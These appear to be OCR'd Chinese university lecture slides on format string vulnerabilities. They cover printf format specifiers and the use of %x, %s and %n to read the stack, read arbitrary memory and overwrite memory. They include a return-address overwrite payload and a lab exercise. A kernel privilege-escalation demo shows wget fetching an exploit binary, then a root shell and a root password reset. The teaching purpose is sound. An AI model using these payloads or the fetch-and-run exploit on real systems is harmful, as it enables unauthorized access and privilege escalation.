
Sponsors of Tomorrow.™

缓冲区溢出
--格式化字符串漏洞

程绍银

sycheng@ustc.edu.cn



本章内容

- 格式化字符串漏洞
- 插曲：特权提升漏洞演示
- 缓冲区溢出攻击的防范

格式化函数

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char
*format, ...);
```

格式化函数

```
#include <stdarg.h>
int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```

- 另外还有：
  - setproctitle, syslog, err*, verr*, warn*, vwarn*等

VA_LIST宏

- VA_LIST 是在C语言中解决变参问题的一组宏，所在头文件：#include <stdarg.h>,用于获取不确定个数的参数

```
va_list   ap;          //声明一个变量来转换参数列表
va_start(ap,fmt);   //初始化变量
va_arg(ap,type); //取出参数
va_end(ap);     //结束变量列表,和va_start成对使用
```

格式化字符串：const char *format

- Format 参数是包含三种对象类型的字符串
  - 无格式字符复制到输出流
  - 转换规范，每个规范导致在值参数列表中检索 1 个或更多个项
  - 转义序列
- 通常意义上format的格式如下：
  - %[flags][width][.prec][F|N|h|l]type

%[flags][width][.prec][F|N|h|l]type

- type 用于规定输出数据的类型

格式符	含义	含义（英）	传
%d	十进制数（int）	decimal	值
%u	无符号十进制数 (unsigned int)	unsigned decimal	值
%x	十六进制数 (unsigned int)	hexadecimal	值
%s	字符串 ((const) (unsigned) char *)	string	引用（指针）
%n	%n符号以前输入的字符数量 (* int)	number of bytes written so far	引用（指针）

%[flags][width][.prec][F|N|h|l]type

字符	对应数据类型	含义
d / i	int	接受整数值并将它表示为有符号的十进制整数，i是老式写法
o	unsigned int	无符号8进制整数(不输出前缀0)
u	unsigned int	无符号10进制整数
x / X	unsigned int	无符号16进制整数，x对应的是abcdef，X对应的是ABCDEF（不输出前缀0x)
f(lf)	float(double)	单精度浮点数用f,双精度浮点数用lf(尤其scanf不能混用)
e / E	double	科学计数法表示的数，此处"e"的大小写代表在输出时用的"e"的大小写
g / G	double	使用以上两种中最短的形式，大小写的使用同%e和%E
c	char	字符型。可以把输入的数字按照ASCII码相应转换为对应的字符
s / S	char * / wchar_t *	字符串。输出字符串中的字符直至字符串中的空字符（字符串以'\0'结尾，这个'\0'即空字符）
p	void *	以16进制形式输出指针
n	int *	到此字符之前为止，一共输出的字符个数，不输出文本
%	无输入	不进行转换，输出字符'%'（百分号）本身
m	无	打印errno值对应的出错内容.(例: printf("%m\n");)

%[flags][width][.prec][F|N|h|l]type

- flags 规定输出样式

字符	字符名称	说明
-	减号	左对齐，右边填充空格(默认右对齐)
+	加号	在数字前增加符号 + 或 -
0	数字零	将输出的前面补上0，直到占满指定列宽为止（不可以搭配使用"-"）
	空格	输出值为正时加上空格，为负时加上负号
#	井号	type是o、x、X时，增加前缀0、0x、0X type是e、E、f、g、G时，一定使用小数点 type是g、G时，尾部的0保留

%[flags][width][.prec][F|N|h|l]type

- width 用于控制显示数值的宽度
- n(n=1,2,3...)： 宽度至少为n位，不够以空格填充
- 如果转换值字符少于字段宽度，该字段将从左到右按指定的字段宽度填充。如果指定了左边调整选项，字段将在右边填充
- 如果转换结果宽于字段宽度，将扩展该字段以包含转换后的结果。不会发生截断。然而，小的精度可能导致在右边发生截断

%[flags][width][.prec][F|N|h|l]type

- prec 用于控制小数点后面的位数
- 无按缺省精度显示0
  - 当type=d,i,o,u,x时，没有影响；
  - type=e,E,f时，不显示小数点
- n(n=1,2,3...)
  - 当type=e,E,f时表示的最大小数位数；
  - type=其他，表示显示的最大宽度

%[flags][width][.prec][F|N|h|l]type

- [F|N|h|l 表示指针是否是远指针或整数是否是长整数
- F 远指针
- N 近指针
- h 短整数(short int)
- l 长整数(long int) （此处如果与d搭配为%lld则为long long int（C99），与f搭配为%llf则为long double（C99））

转义序列 / 转义字符

- 转义序列在字符串中会被自动转换为相应操作命令

符号	意义	符号	意义
\a	铃声(提醒)	\b	Backspace
\f	换页	\n	换行
\r	回车	\t	水平制表符
\v	垂直制表符	\'	单引号
\"	双引号	\\	反斜杠
\?	文本问号	\ ooo (例如\024)	ASCII字符(OCX)
\xhh (例如:\x20)	ASCII字符(HEX)	\xhhhh	宽字符(2字节HEX)

格式化字符串漏洞的大约情形

- 错误用法:

```
Int func (char *user){
    printf (user);
}
```

- 正确用法:

```
Int func (char *user){
    printf ("%s", user);
}
```

格式化字符串漏洞的类型

- 用户提供部分格式化字符串，例如：


```
char tmpbuf[512];
snprintf (tmpbuf, sizeof (tmpbuf), "foo: %s", user);
tmpbuf[sizeof (tmpbuf) - 1] = '\0';
syslog (LOG_NOTICE, tmpbuf);
```

- 用户提供全部格式化字符串，例如：

```
int Error (char *fmt, ...); …
int someotherfunc (char *user){  ...
   Error (user);  ...
}
```

格式化字符串函数的压栈细节

- 例:printf ("Number %d has no address, number %d has: %08x\n", i, a, &a);



where:

A	address of the format string
i	value of the variable i
a	value of the variable a
&a	address of the variable i

如果参数数量不匹配会发生什么？

- printf ("a has value %d, b has value %d, c is at address: %08x\n",a, b);
- 在上面的例子中格式字符串需要3个参数，但程序只提供了2个
- 该程序能够通过编译么？
  - printf()是一个参数长度可变函数。因此，仅仅看参数数量是看不出问题的
  - 为了查出不匹配，编译器需要了解printf()的运行机制，然而编译器通常不做这类分析
  - 有些时候，格式字符串并不是一个常量字符串，它在程序运行期间生成(比如用户输入)，因此，编译器无法发现不匹配

如果参数数量不匹配会发生什么？

- printf()函数自身能检测到不匹配么？
  - printf()从栈上取得参数，如果格式字符串需要3个参数，它会从栈上取3个，除非栈被标记了边界，printf()并不知道自己是否会用完提供的所有参数
  - 既然没有那样的边界标记。printf()会持续从栈上抓取数据，在一个参数数量不匹配的例子中，它会抓取到一些不属于该函数调用到的数据
- 如果有人特意准备数据让printf抓取会发生什么呢？

Viewing the stack

```
dayin@debian:~/_dak$ cat print.c
#include "stdio.h"
void main()
{
   printf ("%08x.%08x.%08x.%08x.%08x\n");
}
dayin@debian:~/_dak$ gcc -g -o print print.c
print.c: In function 'main':
print.c:3: warning: return type of 'main' is not 'int'
dayin@debian:~/_dak$ ./print
4f17ee28.4f17ee38.00000000.5be952e0.5b937b70
dayin@debian:~/_dak$
```

Crash of the program

```
dayin@debian:~/_dak$ cat print.c
#include "stdio.h"
void main()
{
   printf ("%s%s%s%s%s%s%s%s%s%s%s%s");
}
dayin@debian:~/_dak$ gcc -g -o print print.c
print.c: In function 'main':
print.c:3: warning: return type of 'main' is not 'int'
dayin@debian:~/_dak$ ./print
段错误
dayin@debian:~/_dak$
```

访问任意位置内存

- 需要得到一段数据的内存地址，但我们无法修改代码，供我们使用的只有格式字符串
- 如果调用 printf(%s) 时没有指明内存地址, 那么目标地址就可以通过printf函数，在栈上的任意位置获取。printf函数维护一个初始栈指针,所以能够得到所有参数在栈中的位置
- 观察: 格式字符串位于栈上。如果我们可以把目标地址编码进格式字符串，那样目标地址也会存在于栈上，在接下来的例子里，格式字符串将保存在栈上的缓冲区中

访问任意位置内存


```
int main(int argc, char *argv[])
{
    char user_input[100];
    ... ... /* other variable definitions and statements */
    scanf("%s", user_input); /* getting a string from user */
    printf(user_input); /* Vulnerable place */
    return 0;
}
```

访问任意位置内存

- 如果让printf函数得到格式字符串中的目标内存地址 (该地址也存在于栈上), 我们就可以访问该地址
- printf ("\x10\x01\x48\x08 %x %x %x %x %s");
- \x10\x01\x48\x08 是目标地址的四个字节， 在C语言中, \x10 告诉编译器将一个16进制数0x10放于当前位置（占1字节）。如果去掉前缀\x10就相当于两个ascii字符1和0了，这就不是我们所期望的结果了
- %x 导致栈指针向格式字符串的方向移动

访问任意位置内存

Print out the contents at the address 0x10014808 using format-string vlunerability



访问任意位置内存

- 使用四个%x来移动printf函数的栈指针到我们存储格式字符串的位置，一旦到了目标位置，我们使用%s来打印，它会打印位于地址0×10014808的内容，因为是将其作为字符串来处理，所以会一直打印到结束符为止
- user_input数组到传给printf函数参数的地址之间的栈空间不是为了printf函数准备的。但是，因为程序本身存在格式字符串漏洞，所以printf会把这段内存当作传入的参数来匹配%x
- 最大的挑战就是想方设法找出printf函数栈指针(函数取参地址)到user_input数组的这一段距离是多少，这段距离决定了你需要在%s之前输入多少个%x

Viewing memory at any location

```
dayin@debian:~/_dak$ cat print.c
#include "stdio.h"
void main()
{
   printf ("\x10\x01\x48\x08_%08x.%08x.%08x.%08x.%08x|%s|");
}                    address
dayin@debian:~/_dak$ gcc -g -o print print.c
print.c: In function 'main':
print.c:3: warning: return type of 'main' is not 'int'
dayin@debian:~/_dak$ ./print
_605501f8.60550208.00000000.4aac22e0.4a564b70|(null)|
dayin@debian:~/_dak$
```

Overwriting of arbitrary memory

- 完全利用格式化字符串exploit
  - 幸好，存在一种格式化字符串%n，可以用来攻击先前的那段代码
  - %n用来向某个整数指针所指的整数变量里写入先前已经输出的字符数，例如：

```
int i;
printf ("foobar%n\n", (int *) &i);
printf ("i = %d\n", i);
```

    将打印出“i = 6”
  - 如果要让i=10000怎么办？
    - %n之前写入10000个字符
    - 利用%10000d

Overwriting of arbitrary memory

- 利用“%n”这个性质，可以向任何内存写入一个数
- 例如：只要将上一小节的%s替换成%n就能够覆盖0x10014808的内容
  - printf ("\x10\x01\x48\x08 %x %x %x %x %n");
- 利用%n可以做到
  - 重写程序标识控制访问权限
  - 重写栈或者函数等等的返回地址

Overwriting of arbitrary memory

- 类似普通缓冲区覆盖函数返回地址
  - 例如：

```
char outbuf[512];
char buffer[512];
sprintf (buffer, "ERR Wrong command: %400s", user);
sprintf (outbuf, buffer);
```

提供类似如下的格式化字符串：

"%497d\x3c\xd3\xff\xbf<nops><shellcode>"

参考资料

- Exploiting Format String Vulnerabilities v1.2

实验

- 知其然，知其所以然
- 在函数function中构造一个printf语句，实现返回地址覆盖，以使main函数中的打印结果为0？

```
void function(int a, int b, int c)
{
   char buffer1[5];
   char buffer2[10];
   int *ret;
   ret = buffer1 + 12;
   // (*ret) += 8;
   printf(…); // 自己构造
}
```

```
void main()
{
  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

本章内容

- 格式化字符串漏洞
- ✓ 插曲：特权提升漏洞演示
- 缓冲区溢出攻击的防范

特权提升漏洞演示

- **Linux Kernel uselib()特权提升漏洞**
  - CVE(CAN) ID: CAN-2004-1235
  - BUGTRAQ ID: 12190
  - 在debian2.4.18上测试成功
- 复原root密码
  - 通过权限提升获得root权限
  - 通过passwd复原root密码为 infosec

```
dayin@debian:~$ wget http://202.38.64.11/~sycheng/ssat/tools/getroot.exe
dayin@debian:~$ chmod +x getroot.exe
dayin@debian:~$ id
uid=1000(dayin) gid=1000(dayin) groups=1000(dayin)
dayin@debian:~$ ./getroot.exe

    child 1 VMAs 0
[+] moved stack bfffe000, task_size=0xc0000000, map_base=0xbf800000
[+] vmalloc area 0xc3000000 - 0xc5c33000
    Wait... |
[+] race won maps=6364
    expanded VMA (0xbfffc000-0xffffe000)
[!] try to exploit 0xc384c000
[+] gate modified ( 0xffec93fe 0x0804ec00 )
[+] exploited, uid=0

sh-2.05b# id
uid=0(root) gid=0(root) groups=1000(dayin)
sh-2.05b# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
sh-2.05b# exit
exit
dayin@debian:~$
```

本章内容

- 格式化字符串漏洞
- 插曲：特权提升漏洞演示
- ✓ 缓冲区溢出攻击的防范

缓冲区溢出攻击的防范

- 软件漏洞利用缓解及其对抗技术演化（VARA'11）
  - 栈保护及对抗
  - 堆保护及对抗
  - 地址随机化保护及对抗
  - 数据执行保护及对抗
  - 沙箱保护及逃逸
  - 保护技术路线

推荐网站

- www.phrack.org
- http://www.packetstormsecurity.nl/
- http://www.securityfocus.com
- http://cve.mitre.org/
- http://metasploit.com:55555/PAYLOADS

实验

- 知其然，知其所以然
- 在函数function中构造一个printf语句，实现返回地址覆盖，以使main函数中的打印结果为0？

```
void function(int a, int b, int c)
{
   char buffer1[5];
   char buffer2[10];
   int *ret;
   ret = buffer1 + 12;
   // (*ret) += 8;
   printf(…); // 自己构造
}
```

```
void main()
{
  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```